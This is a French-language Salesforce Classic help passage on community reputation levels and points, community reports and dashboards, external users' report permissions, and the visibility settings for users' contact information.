| Votre réponse a été marquée comme meilleure | 20 |
| **Knowledge** | |
| Recommander une personne pour ses connaissances dans un domaine | 5 |
| Être recommandé(e) pour ses connaissances dans un domaine | 20 |

Si Chatter n'est pas activée dans le modèle sélectionné pour votre communauté, la section Réputation n'est pas affichée dans la Gestion de la communauté. Pour afficher la section Réputation, accédez à **Administration** > **Préférences**, puis sélectionnez **Afficher tous les paramètres dans la Gestion de la communauté**.

CONSULTER ÉGALEMENT :

- Configuration de niveaux de réputation
- Configuration de points de réputation
- Comment ma réputation dans la communauté est-elle calculée ?

# Configuration de niveaux de réputation

Utilisez les niveaux de réputation par défaut en fonction des besoins de votre communauté et pour motiver vos membres.

Lorsque la réputation est activée pour une communauté, 10 niveaux par défaut sont ajoutés. Vous pouvez ajouter ou supprimer des niveaux, nommer chaque niveau, et mettre à niveau la plage de points et l'image de chaque niveau.

Remarque: Une communauté doit avoir au moins trois niveaux de réputation et peut en avoir jusqu'à 50.

1. Ouvrez la Gestion de la communauté.
2. Cliquez sur **Réputation** > **Niveaux de réputation**.

   Vous pouvez :

   - Mettre à niveau votre propre image pour chaque niveau de réputation. Cliquez sur l'image par défaut pour accéder à un fichier d'image et charger une nouvelle image.

     Remarque: Vous pour restaurer les images de niveau de réputation par défaut à partir de l'interface utilisateur de Salesforce. Utilisez pour cela l'API REST Chatter Salesforce.

   - Nommer chaque niveau, par exemple « Débutant », « Intermédiaire », « Expert ». Si vous n'attribuez aucun nom, le nom par défaut est utilisé. Par exemple « Niveau 1 », « Niveau 2 », « Niveau 3 ».
   - Modifier la plage de points de chaque niveau.

     Lorsque vous mettez à jour la valeur supérieure de la plage de points d'un niveau, la valeur inférieure du niveau suivant est automatiquement ajustée lors de l'enregistrement.

   - Ajouter d'autres niveaux en cliquant sur **Ajouter un niveau**, sous la liste des niveaux.
   - Supprimer un niveau en cliquant sur en regard du niveau.
3. Cliquez sur **Enregistrer** pour appliquer vos modifications.

Vous pouvez maintenant mettre à jour le système de points de la communauté. Le système de points détermine le nombre de points que l'utilisateur reçoit lorsqu'il exécute certaines actions ou lorsque d'autres utilisateurs reconnaissent sa contribution par des commentaires, des mentions J'aime ou le partage de publications. Les augmentations de niveau de réputation sont publiées dans les fils des membres.

Vous pouvez traduire les noms de niveau de réputation et permettre ainsi aux membres internationaux de la communauté d'afficher leurs niveaux de réputation dans leur langue. Dans le système de traduction, sélectionnez le composant de configuration `Niveau de réputation`, puis développez le noeud de votre communauté.

CONSULTER ÉGALEMENT :

Configuration de points de réputation

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour mettre à jour les niveaux de réputation :

- Gérer les communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

# Configuration de points de réputation

Configurez un système de points afin de récompenser la participation de vos utilisateurs à la communauté.

Lorsque la réputation est activée pour une communauté, un système de points par défaut est configuré. Lorsque les utilisateurs exécutent des actions qui leur attribuent des valeurs en points, leur total de points augmente et ils progressent vers le niveau de réputation supérieur.

Remarque: Seuls les utilisateurs actifs accumulent des points. Par exemple, si un utilisateur actif aime la publication d'un utilisateur inactif, l'utilisateur actif obtient 1 point, mais l'utilisateur inactif n'obtient aucun point.

Le tableau ci-dessous présente les événements et les points par défaut.

| Action | Points |
|---|---|
| **Engagement de la communauté** | |
| Rédiger une publication | 1 |
| Rédiger un commentaire | 1 |
| Recevoir un commentaire | 5 |
| Aimer quelque chose | 1 |
| Recevoir une mention J'aime | 5 |
| Partager une publication | 1 |
| Quelqu'un partage votre publication | 5 |
| Mentionner quelqu'un | 1<br>Si votre publication contient plusieurs @mentions, vous obtenez un point pour chaque @mention. |
| Recevoir une mention | 5 |
| **Questions et réponses** | |
| Posez une question | 1 |
| Répondre à une question | 5 |
| Recevoir une réponse | 5 |
| Désigner une meilleure réponse | 5 |
| Votre réponse a été marquée comme meilleure | 20 |
| **Knowledge** | |
| Recommander une personne pour ses connaissances dans un domaine | 5 |
| Être recommandé(e) pour ses connaissances dans un domaine | 20 |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour mettre à jour les points de réputation :

- Gérer les communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

Ne confondez pas les questions et les réponses dans le fil de la communauté avec la fonctionnalité Réponses Chatter.

Remarque: Dans les organisations qui ont activé la réputation avant la version Winter '15, les actions associées à des questions et à des réponses sont disponibles lors de la publication de cette version, et leur valeur de point par défaut est définie sur 0. Les points de réputation existants des utilisateurs ne sont pas affectés par cette version ; pour augmenter leurs points avec ces actions, vous devez au préalable configurer des valeurs de points.

1. Ouvrez la Gestion de la communauté.
2. Cliquez sur **Réputation** > **Points de réputation**.
3. Mettez à jour les points de chaque action. Si vous ne souhaitez pas que les utilisateurs augmentent le nombre de points d'une action spécifique, définissez les Points sur *0*.
4. Cliquez sur **Enregistrer**.

Le total de points est affiché dans les pages de profil, sous la photo. Le nombre de points est visible par tous les membres de la communauté.

Conseil: Vous pouvez mettre à jour les points de réputation d'un membre de communauté directement via l'API Salesforce. Vous pouvez également utiliser des déclencheurs Apex pour envoyer des notifications en fonction de l'évolution des points de réputation.

CONSULTER ÉGALEMENT :

Configuration de niveaux de réputation

## Comment ma réputation dans la communauté est-elle calculée ?

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le niveau de réputation de votre profil est calculé en fonction de votre total de points.

Les points augmentent lorsque vous accomplissez des activités auxquelles le responsable de votre communauté a attribué des valeurs de points. Vous pouvez également gagner des points si vos publications ou commentaires suscitent la réaction d'autres membres de la communauté. Par exemple, le responsable de votre communauté peut décider que la rédaction d'une publication rapporte 5 points. Si quelqu'un d'autre partage votre publication, le responsable peut décider de vous accorder 10 points, car votre publication favorise la contribution d'autres membres.

Remarque: Seuls les utilisateurs actifs accumulent des points. Par exemple, si un utilisateur actif aime la publication d'un utilisateur inactif, l'utilisateur actif obtient 1 point, mais l'utilisateur inactif n'obtient aucun point.

Les valeurs de points par défaut sont présentées ci-dessous. Notez que le responsable de votre communauté peut personnaliser ces valeurs. Contactez-le pour en savoir plus.

| Action | Points |
|---|---|
| **Engagement de la communauté** | |
| Rédiger une publication | 1 |
| Rédiger un commentaire | 1 |
| Recevoir un commentaire | 5 |
| Aimer quelque chose | 1 |
| Recevoir une mention J'aime | 5 |

| Action | Points |
|---|---|
| Partager une publication | 1 |
| Quelqu'un partage votre publication | 5 |
| Mentionner quelqu'un | 1<br>Si votre publication contient plusieurs @mentions, vous obtenez un point pour chaque @mention. |
| Recevoir une mention | 5 |
| **Questions et réponses** | |
| Posez une question | 1 |
| Répondre à une question | 5 |
| Recevoir une réponse | 5 |
| Désigner une meilleure réponse | 5 |
| Votre réponse a été marquée comme meilleure | 20 |
| **Knowledge** | |
| Recommander une personne pour ses connaissances dans un domaine | 5 |
| Être recommandé(e) pour ses connaissances dans un domaine | 20 |

CONSULTER ÉGALEMENT :

Activation de la réputation dans votre communauté

# Rapports de communauté

Utilisez des rapports de communauté pour consulter les tendances à court et à long terme dans divers domaines de votre communauté. Le package AppExchange préconfiguré facilite la création de rapports pour les responsables de communauté. Vous pouvez également permettre aux membres de votre communauté de générer des rapports.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Rapports sur des communautés avec le package Dashboards et Insights

Le package Salesforce Communities Management fournit aux responsables de communauté un pack de démarrage de tableaux de bord et de rapports essentiel pour observer l'activité et l'engagement directement dans la Gestion de la communauté.

Configuration de la gestion des rapports pour les utilisateurs externes : création et modification de rapports

Les utilisateurs partenaires et clients de communauté peuvent créer et modifier des rapports dans leur dossier personnel ou dans un dossier partagé en privé s'ils disposent des autorisations requises. Vous pouvez accorder à des utilisateurs partenaires et clients les autorisations de création et de modification de rapports via leur profil ou avec des ensembles d'autorisations. Une fois les autorisations requises accordées, ils peuvent utiliser l'outil glisser-déposer Générateur de rapport.

Suivi de l'activité d'une communauté

Créez des rapports personnalisés afin de surveiller l'utilisation, la modération et d'autres des activités de communauté.

# Rapports sur des communautés avec le package Dashboards et Insights

Le package Salesforce Communities Management fournit aux responsables de communauté un pack de démarrage de tableaux de bord et de rapports essentiel pour observer l'activité et l'engagement directement dans la Gestion de la communauté.

Utilisez le package Salesforce Communities Management pour :

- Afficher les toutes dernières métriques et détecter rapidement des tendances
- Déterminer la vitesse de croissance de votre communauté
- Déterminer les membres les plus engagés
- Découvrir les principales discussions entre les personnes et dans les groupes
- Identifier les zones de votre communauté qui nécessitent une attention
- Prendre des mesures immédiates sur les activités récentes à l'aide de rapports Insights

**Remarque:** Pour utiliser les rapports Insights préconfigurés, votre communauté doit utiliser Chatter.

Installez l'une des versions suivantes depuis AppExchange :

- Salesforce Communities Management (pour les communautés avec Chatter)
- Salesforce Communities Management (pour les communautés sans Chatter)

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour installer des packages AppExchange :

- Télécharger des packages AppExchange

**Conseil:** Pour consulter des instructions d'installation, des informations détaillées sur les rapports et des instructions de mise à niveau, reportez-vous à *Premiers pas avec le package Communities Management AppExchange*.

Durant l'installation, les dossiers de tableaux de bord et de rapports sont automatiquement installés dans votre organisation interne. Vous pouvez également accorder à vos responsables de communauté l'accès au contenu du package afin d'éviter de partager ultérieurement les dossiers de tableaux de bord et de rapports. Si vous n'avez pas de connaissances Insights ni de tableaux de bord mappés dans la Gestion de la communauté, ils sont automatiquement mappés lors de l'installation.

Une fois le package installé, vous pouvez accéder à vos nouveaux tableaux de bord et rapports avec les autres tableaux de bord et rapports Salesforce. Lorsque vous visualisez les tableaux de bord dans la Gestion de la communauté, des données spécifiques à la communauté sont affichées. Après l'installation, voici ce que vous voyez dans la Gestion de la communauté.

| Section de navigation | Nom de la page | Description | Nécessite Chatter |
|---|---|---|---|
| **Tableaux de bord** | Accueil | Restez informé(e) de l'activité récente ou de l'appartenance. Ce tableau de bord est mappé avec la page d'accueil de votre Gestion de la communauté. | |
| | Présentation | Examinez en un clin d'oeil l'état général de vos communautés. Des rapports sur les tendances, sur une période de 90 jours, présentent les abonnements totaux, les nouveaux membres et les connexions de membres. Si vous avez activé Chatter, des captures instantanées sur 90 jours présentent des métriques sur les publications et les commentaires. | |
| | Activité | Examinez les métriques des publications, des commentaires, des contributeurs quotidiens uniques, ainsi que des types de membre qui contribuent aux publications et aux commentaires. | ✓ |

| Section de navigation | Nom de la page | Description | Nécessite Chatter |
|---|---|---|---|
| | Recommandations personnalisées | Observez les performances des recommandations personnalisées de votre communauté et la fréquence à laquelle elles sont visualisées, cliquées ou ignorées. Vous pouvez consulter les données de recommandations individuelles ou à travers les canaux. | ✓ |
| | Fichiers | Suivez les chargements et les téléchargements de contenus, l'engagement et les créateurs de contenu | ✓ |
| | Groupes | Surveillez les abonnements et l'activité de publication et de commentaire dans des groupes, l'un des principaux facteurs de la réussite d'une communauté. | ✓ |
| | Membres | Mesurez l'augmentation des abonnements et consultez les métriques de connexion sur les 30 derniers jours. | |
| | Modération | Suivez le contenu marqué dans votre communauté. | ✓ |
| | Q & A | Examinez les métriques des questions, des réponses et des meilleures réponses publiées dans des groupes. | ✓ |
| | Libre-Service | Examinez les métriques des questions, des réponses et des meilleures réponses publiées dans vos profils utilisateur. Ce tableau de bord est très pratique pour les communautés qui utilisent le modèle Customer Service (Napili). | ✓ |
| | Rubriques | Examinez les métriques des rubriques de navigation et d'actualité dans votre communauté. | ✓ |
| **Engagement** | Adoption | Surveillez l'activité des membres et favorisez l'adoption au sein de votre communauté. | ✓ |
| | Engagement | Suivez les publications et les commentaires dans les groupes, et observez les membres réellement engagés au sein de votre communauté. | ✓ |
| | Groupe | Identifiez les groupes qui ont des propriétaires désactivés ou inactifs, ainsi que les groupes archivés ou bientôt archivés. | ✓ |
| | Rubriques | Observez l'activité récente des rubriques au sein de votre communauté. | ✓ |
| | Les fichiers | Surveillez les chargements et téléchargements de fichiers, notamment les fichiers qui font l'objet de nombreux commentaires. | ✓ |
| | Libre-Service | Suivez les questions et les réponses dans les profils utilisateur, y compris les questions escaladées en requêtes. Cette page Insights est très pratique pour les communautés qui utilisent le modèle Customer Service (Napili). | ✓ |
| **Modération** | Marqué | Suivez les publications, les fichiers et les messages marqués, ainsi que les contenus marqués par des règles de modération. | ✓ |
| | En attente | Gérez les publications en attente d'approbation. | ✓ |
| | Membres | Surveillez les spammeurs ou les nouveaux membres. | ✓ |
| | Journal d'audit | Analysez la modération, notamment les éléments marqués par les utilisateurs, les règles de modération et les actions de modérateur. | ✓ |

Les tableaux de bord et rapports fournis dans le package sont entièrement personnalisables. N'hésitez pas à personnaliser et à modifier les éléments du package. Nous ne vous en tiendrons pas rigueur. Lorsque de nouvelles versions du package sont disponibles, vous pouvez mettre à niveau votre package en le réinstallant. Si vous avez personnalisé des rapports et des tableaux de bord, soyez sans crainte, la mise à niveau ne supprime pas vos personnalisations.

CONSULTER ÉGALEMENT :

- Activation et mappage des connaissances Insights pour les responsables de communauté
- Activation et mappage de tableaux de bord pour les responsables de communauté
- Quelle est la différence entre Insights et les tableaux de bord ?

# Configuration de la gestion des rapports pour les utilisateurs externes : création et modification de rapports

Les utilisateurs partenaires et clients de communauté peuvent créer et modifier des rapports dans leur dossier personnel ou dans un dossier partagé en privé s'ils disposent des autorisations requises. Vous pouvez accorder à des utilisateurs partenaires et clients les autorisations de création et de modification de rapports via leur profil ou avec des ensembles d'autorisations. Une fois les autorisations requises accordées, ils peuvent utiliser l'outil glisser-déposer Générateur de rapport.

**Important:** Si votre organisation existait avant la version Summer '13, vous devez d'abord activer le partage avancé pour les rapports et les tableaux de bord avant d'accorder des autorisations d'utilisateurs externes. Reportez-vous à Partage du dossier d'analyse.

Pour créer, personnaliser et supprimer des rapports, les utilisateurs externes doivent utiliser l'outil Générateur de rapport.

La visibilité des données repose sur deux éléments principaux : le rôle utilisateur auquel appartient le partenaire ou le client et les règles de partage de votre organisation. La sécurité au niveau du champ de votre organisation s'applique. Par conséquent, si un champ n'est pas visible par les utilisateurs externes, un utilisateur partenaire ou client ne peut pas l'afficher dans le Générateur de rapport.

1. Pour autoriser les utilisateurs externes à créer et à modifier des rapports, activez les autorisations « Créer et personnaliser des rapport », « Générateur de rapport » et « Modifier mes rapports» via des profils personnalisés ou des ensembles d'autorisations. Si vous souhaitez que les utilisateurs externes exportent les données des rapports, accordez-leur l'autorisation « Exporter des rapports ».

   Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations** ou **Profils**. Attribuez les autorisations suivantes :

| Autorisations utilisateur externe requises pour créer et modifier des rapports | |
|---|---|
| Pour créer, personnaliser et supprimer des rapports dans un dossier personnel : | Créer et personnaliser des rapports<br>ET<br>Générateur de rapport |

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des ensembles d'autorisations ou activer des autorisations personnalisées dans les profils :

- Gérer les profils et les ensembles d'autorisations

Pour attribuer un ensemble d'autorisations à un utilisateur :

- Attribuer des ensembles d'autorisations

Pour partager un dossier de rapports avec des utilisateurs externes :

- Accès « Gérer » sur le dossier ou « Gérer des rapports dans des dossiers publics »

| Autorisations utilisateur externe requises pour créer et modifier des rapports | |
|---|---|
| Pour créer, personnaliser et supprimer leurs propres rapports dans un dossier partagé en privé avec un accès Visualiseur : | Modifier mes rapports<br>ET<br>Générateur de rapport |
| Pour exporter des données de rapport : | Exporter les rapports |

Vous pouvez accorder l'autorisation de création et de modification de rapports à tous les utilisateurs externes basés sur un rôle qui détiennent une licence telles que Customer Community Plus et Partner Community. Vous pouvez également accorder l'autorisation à toutes les licences de portail basées sur un rôle héritées, telles que Customer Portal et Gold Partner.


**Remarque:**

- Ces autorisations ne sont pas disponibles pour les licences utilisateur haut volume, notamment Customer Community, High Volume Customer Portal, Service Cloud Portal et Authenticated Website.
- Les utilisateurs externes qui disposent de licences de portail héritées peuvent créer et modifier des rapports dans des communautés, mais pas dans des portails.

2. Si vous souhaitez autoriser vos utilisateurs externes à créer et à modifier des rapports dans un dossier partagé en privé, accordez leur l'accès « Visualiseur » sur le dossier.

   Sous l'onglet **Rapports** de la vue Dossiers, cliquez sur en regard du dossier que vous souhaitez partager, puis sélectionnez **Partager**.

   **Remarque:** Les utilisateurs partenaires et clients ne peuvent pas créer, modifier ou afficher des rapports dans le dossier Rapports publics non classés.



Selon les objets, les champs et les catégories auxquels vos utilisateurs externes ont accès, ils peuvent afficher des types de rapport personnalisés dans l'interface utilisateur en créant un rapport. Les types de rapport personnalisés sont visibles si l'utilisateur dispose d'un accès en lecture sur les champs ou les objets inclus dans ces types de rapport.

CONSULTER ÉGALEMENT :

- Partage d'un dossier de rapports ou de tableaux de bord
- Comparaison des niveaux d'accès aux dossiers de rapports et de tableaux de bord
- Limitations des rapports et des tableaux de bord dans les communauté

# Suivi de l'activité d'une communauté

Créez des rapports personnalisés afin de surveiller l'utilisation, la modération et d'autres des activités de communauté.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Conseil: Notez que vous pouvez obtenir des tableaux de bord préconfigurés dans le package Salesforce Communities Management disponible en téléchargement dans AppExchange.

Pour surveiller l'intégrité de votre communauté, vous pouvez créer un type de rapport personnalisé puis un rapport basé sur ce type. Si vous souhaitez que les responsables de communauté affichent votre rapport dans la Gestion de la communauté, Vous pouvez créer ou modifier un tableau de bord pour inclure votre rapport, puis mapper le tableau de bord actualisé dans la Gestion de la communauté. Pour changer le mappage d'un tableau de bord, cliquez sur **Tableaux de bord** > **Paramètres**.

Remarque: Seuls les rapports basés sur l'objet Réseaux affichent des informations spécifiques à une communauté dans la page Gestion de la communauté. En utilisant des rapports basés sur l'objet Réseaux, vous pouvez créer un rapport personnalisé et l'utiliser dans toutes vos communautés.

Utilisez le tableau suivant pour commencer à utiliser des rapports pour des communautés :

| Utilisation générale | Objet principal > B (objet enfant) > C (objet enfant, si applicable) | Description |
|---|---|---|
| Utilisation de Chatter | Réseaux > Messages Chatter | Créez des rapports sur l'activité des messages privés dans votre communauté.[1] |
| Utilisation de Chatter | Réseaux > Révisions du fil | Créez des rapports sur les publications et les commentaires que vos membres ont modifiés. |
| Utilisation de Chatter | Réseaux > Groupes | Créez des rapports sur les groupes dans votre communauté. |
| Modération | Réseaux > Audits réseau | Créez des rapports sur l'activité et l'historique de modération dans votre communauté.<br>Pour créer des rapports sur l'activité de modération dans les messages Chatter privés, filtrez le rapport par `Type d'objet audité` (dans l'objet Audits réseau) égal à `Message Chatter`. |

| Utilisation générale | Objet principal > B (objet enfant) > C (objet enfant, si applicable) | Description |
|---|---|---|
| Modération | Réseaux > Membres du réseau > Audit de l'activité réseau - Modérateurs | Créez des rapports sur les membres de votre communauté qui ont marqué des éléments ou modéré un élément marqué. |
| Modération | Réseaux > Membres du réseau > Audit de l'activité réseau - Utilisateur | Créez des rapports sur les membres de votre communauté dont les éléments ont été marqués, bloqués ou remplacés. |
| Modération | Réseaux > Membres du réseau > Connexion de l'utilisateur | Créez des rapports sur les membres suspendus dans votre communauté. |
| Modération | Réseaux > Modération de réseau > Documents de contenu<br>Réseaux > Modération de réseau > Publications de fil<br>Réseaux > Modération de réseau > Commentaires de fil<br>Réseaux > Modération de réseau > Messages privés | Créez des rapports sur les contenus actuellement marqués dans votre communauté. Ces rapports permettent d'afficher le contenu des éléments marqués. Vous pouvez par exemple consulter le contenu d'un message privé marqué et déterminer aisément s'il s'agit d'un spam. |
| Modération | Réseaux > Entités de fil non publiées > Publications de fil | Créez des rapports sur les publications en attente de révision et d'approbation. |
| Activité publique | Réseaux > Métrique quotidienne d'utilisation publique du réseau | Créez des rapports sur les vues de pages de communauté publiques et les visiteurs uniques par jour. |
| Recommandations | Réseaux > Métrique de recommandation | Créez des rapports sur l'utilisation de recommandations personnalisées dans votre communauté. |
| Activité des rubriques | Réseaux > Rubriques | Créez des rapports sur l'activité des rubriques dans votre communauté. |
| Activité des rubriques | Réseaux > Attributions de rubriques | Créez des rapports sur les attributions de rubriques dans votre communauté. |
| Activité des utilisateurs | Réseaux > Métriques quotidiennes d'activité du réseau | Créez des rapports sur le nombre de publications et de commentaires par jour et par type de membre. |
| Activité des utilisateurs | Réseaux > Membres du réseau > Historique des connexions | Créez des rapports sur l'activité de connexion à la communauté. Ce rapport inclut uniquement les connexions directes à la communauté. Si un utilisateur se connecte à une autre organisation, puis bascule vers une communauté, son activité de connexion n'est pas incluse. |
| Activité des utilisateurs | Réseaux > Métriques quotidiennes d'appartenance au réseau | Créez des rapports sur le nombre total de membres actifs, de nouveaux membres ajoutés et de connexions de membres externes par type de membre. |

| Utilisation générale | Objet principal > B (objet enfant) > C (objet enfant, si applicable) | Description |
|---|---|---|
| Activité des utilisateurs | Réseaux > Métriques quotidiennes du contributeur unique du réseau | Créez des rapports sur les contributeurs quotidiens uniques dans votre communauté. Un membre est pris en compte en tant que contributeur s'il a publié ou commenté dans un groupe ou un profil utilisateur. |
| Photos de profil utilisateur | Réseaux > Membres du réseau | Pour créer des rapports sur les profils utilisateur avec ou sans photo, filtrez le rapport par `Avec une photo de profil` (dans l'objet Membres du réseau) égal à `True` ou `False`. |

[1]Pour créer des rapports sur les messages Chatter, vous devez disposer de l'autorisation « Modérer les messages Chatter de communauté ».

**Remarque:** Vous pouvez créer des rapports basés sur d'autres objets et les exposer dans la Gestion de la communauté. Notez qu'ils affichent les données de l'ensemble de votre organisation, pas uniquement celles de la communauté dans laquelle vous les visualisez.

CONSULTER ÉGALEMENT :

Rapports sur des communautés avec le package Dashboards et Insights
Limitations des rapports et des tableaux de bord dans les communauté
Création d'un type de rapport personnalisé

# Formation des utilisateurs aux communautés

## Partage d'informations de contact personnelles dans les communautés

Les utilisateurs peuvent spécifier les informations de leur profil qui sont accessibles pour les utilisateurs externes, par exemple des clients et des partenaires, et pour les invités qui accèdent à les pages publiques sans connexion.

Lors de l'interaction avec d'autres membres de la communauté, il est important de trouver un compromis entre la visibilité et l'accessibilité de vos informations de contact personnelles, et leur protection. Vous pouvez ne pas afficher votre fonction, vos numéros de téléphone et d'autres détails de contact hors de l'organisation interne. Vos clients et partenaires peuvent ne pas souhaiter que d'autres clients et partenaires consultent toutes leurs informations de contact.

Utilisez l'interface utilisateur ou l'API pour contrôler la visibilité. Vous pouvez exposer des champs pour des employés seulement, pour des membres de la communauté hors de votre société ou pour des utilisateurs invités qui ne sont pas connectés. Certains champs sont toujours visibles par tous les utilisateurs qui accèdent à la communauté. Certains champs autorisent jusqu'à trois niveaux de visibilité, d'autres en autorisent moins.

- Employés : seuls les membres de l'organisation interne peuvent afficher.
- Externe : les membres de l'organisation interne et les membres externes, tels que les clients et les partenaires, peuvent afficher. Les utilisateurs externes disposent de licences Communauté, portail client ou portail partenaire.
- Public : tout le monde peut afficher, y compris les utilisateurs invités qui affichent les pages publiques ne nécessitant aucune connexion. Les utilisateurs invités ont accès aux pages publiques dans les communautés via la licence Utilisateur invité associée à chaque site ou communauté.

Dans l'API, la définition d'un champ sur `true` dans l'objet Utilisateur le rend visible par le type d'utilisateur indiqué dans le nom de champ (utilisateurs externes ou invités).

Notez les conseils suivants relatifs à la visibilité de vos informations de contact.

- Les paramètres que vous sélectionnez s'appliquent à chaque communauté dont vous êtes membre.
- Lorsqu'un utilisateur n'est pas autorisé à accéder à un champ de contact, les informations affichées dans l'interface utilisateur et dans l'API sont différentes.
  - Dans l'interface utilisateur, le champ restreint est masqué pour votre profil partout où il est habituellement affiché dans une communauté. Si votre organisation affiche vos informations de profil dans des pages Visualforce personnalisées, le champ est toujours affiché, mais avec la valeur `#N/A`.
  - Dans l'API, un champ défini sur `false` renvoie la valeur `#N/A`.
- Les informations des champs masqués dans un profil ne peuvent pas être recherchées par d'autres partenaires et clients de la communauté, mais peuvent être recherchées par des utilisateurs dans l'organisation interne de l'entreprise.

## Paramètres de visibilité par défaut des informations de contact

Ce tableau présente les paramètres de visibilité par défaut des informations de contact ainsi que vos options de limitation de la visibilité.

| Informations de contact | Visibilité par défaut | Définition dans l'interface utilisateur | Options de limitation de la visibilité | Contrôles de l'API sur l'objet Utilisateur |
|---|---|---|---|---|
| Prénom<br>Nom<br>Surnom<br>À propos de moi | Public | Accédez à *Votre nom* > **Modifier les informations de contact**, puis cliquez sur **À propos de** | Tous les utilisateurs affichent ces champs, sauf si votre administrateur active l'affichage du surnom ou crée une page personnalisée qui affiche ces informations. Si votre administrateur a activé l'affichage des surnoms, votre surnom remplace votre prénom et votre nom dans la plupart des emplacements. | n/a |
| Titre | Externe | Accédez à *Votre nom* > **Modifier les informations de contact**, puis cliquez sur **À propos de** | Employés, externe ou public | `UserPreferencesShowTitleToExternalUsers`<br>`UserPreferencesShowTitleToGuestUsers`<br>Remarque: Lorsque la préférence de l'utilisateur invité est définie sur `true`, le champ de la fonction |

| Informations de contact | Visibilité par défaut | Définition dans l'interface utilisateur | Options de limitation de la visibilité | Contrôles de l'API sur l'objet Utilisateur |
|---|---|---|---|---|
| | | | | est visible par les membres externes, même si la préférence de membre externe est définie sur `false`. |
| Photo de profil | Externe. Les utilisateurs sans accès affichent les photos. | Dans votre page de profil, cliquez sur **Mettre à jour** sous votre photo (ou sur **Ajouter une photo** si vous n'avez pas encore ajouté de photo), puis sélectionnez `Afficher dans les communautés avec les pages publiques accessibles.` | Externe ou public | `UserPreferencesShowProfilePicToGuestUsers` |
| Ville<br>Pays<br>E-mail<br>Télécopie<br>Téléphone mobile<br>Région<br>Adresse<br>Téléphone professionnel<br>Code postal | Employés | Accédez à *`Votre nom`* > **Modifier les informations de contact**, puis cliquez sur **Contact** | Employés, externe ou public | Remarque: Pour chaque paire de préférences contrôlant la visibilité d'un champ, lorsque la préférence de l'utilisateur invité est définie sur `true`, le champ est visible par les membres externes, même si la préférence de membre externe est définie sur `false`.<br>`UserPreferencesShowCityToExternalUsers`<br>`UserPreferencesShowCityToGuestUsers`<br>`UserPreferencesShowCountryToExternalUsers`<br>`UserPreferencesShowCountryToGuestUsers`<br>`UserPreferencesShowEmailToExternalUsers`<br>`UserPreferencesShowEmailToGuestUsers`<br>`UserPreferencesShowFaxToExternalUsers`<br>`UserPreferencesShowFaxToGuestUsers`<br>`UserPreferencesShowManagerToExternalUsers`<br>`UserPreferencesShowManagerToGuestUsers`<br>`UserPreferencesShowMobilePhoneToExternalUsers`<br>`UserPreferencesShowMobilePhoneToGuestUsers`<br>`UserPreferencesShowPostalCodeToExternalUsers`<br>`UserPreferencesShowPostalCodeToGuestUsers` |

| Informations de contact | Visibilité par défaut | Définition dans l'interface utilisateur | Options de limitation de la visibilité | Contrôles de l'API sur l'objet Utilisateur |
|---|---|---|---|---|
| | | | | `UserPreferencesShowStateToExternalUsers` |
| | | | | `UserPreferencesShowStateToGuestUsers` |
| | | | | `UserPreferencesShowStreetAddressToExternalUsers` |
| | | | | `UserPreferencesShowStreetAddressToGuestUsers` |
| | | | | `UserPreferencesShowWorkPhoneToExternalUsers` |
| | | | | `UserPreferencesShowWorkPhoneToGuestUsers` |

# Accès à vos communautés


Vous pouvez aisément basculer entre l'utilisation de votre organisation interne et la collaboration avec des clients ou des partenaires dans des communautés. L'en-tête global n'est pas disponible par défaut, l'administrateur de votre organisation doit l'activer pour les membres de communauté.

**Remarque:** Les organisations qui ont activé les communautés avant la version Winter '14 affichent le nouvel en-tête global par défaut lorsqu'ils activent les communautés.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Le menu à gauche permet de basculer entre les communautés et votre organisation interne.

- Pour accéder à des communautés depuis votre organisation, cliquez sur ▼ en regard de *Nom de l'organisation* dans la liste déroulante, puis sélectionnez la communauté vers laquelle vous souhaitez basculer. La liste déroulante affiche les communautés `Actives` dont vous êtes membre. Si vous disposez de l'autorisation « Créer et configurer des communautés », les communautés `Aperçu` dont vous êtes membre sont également affichées.
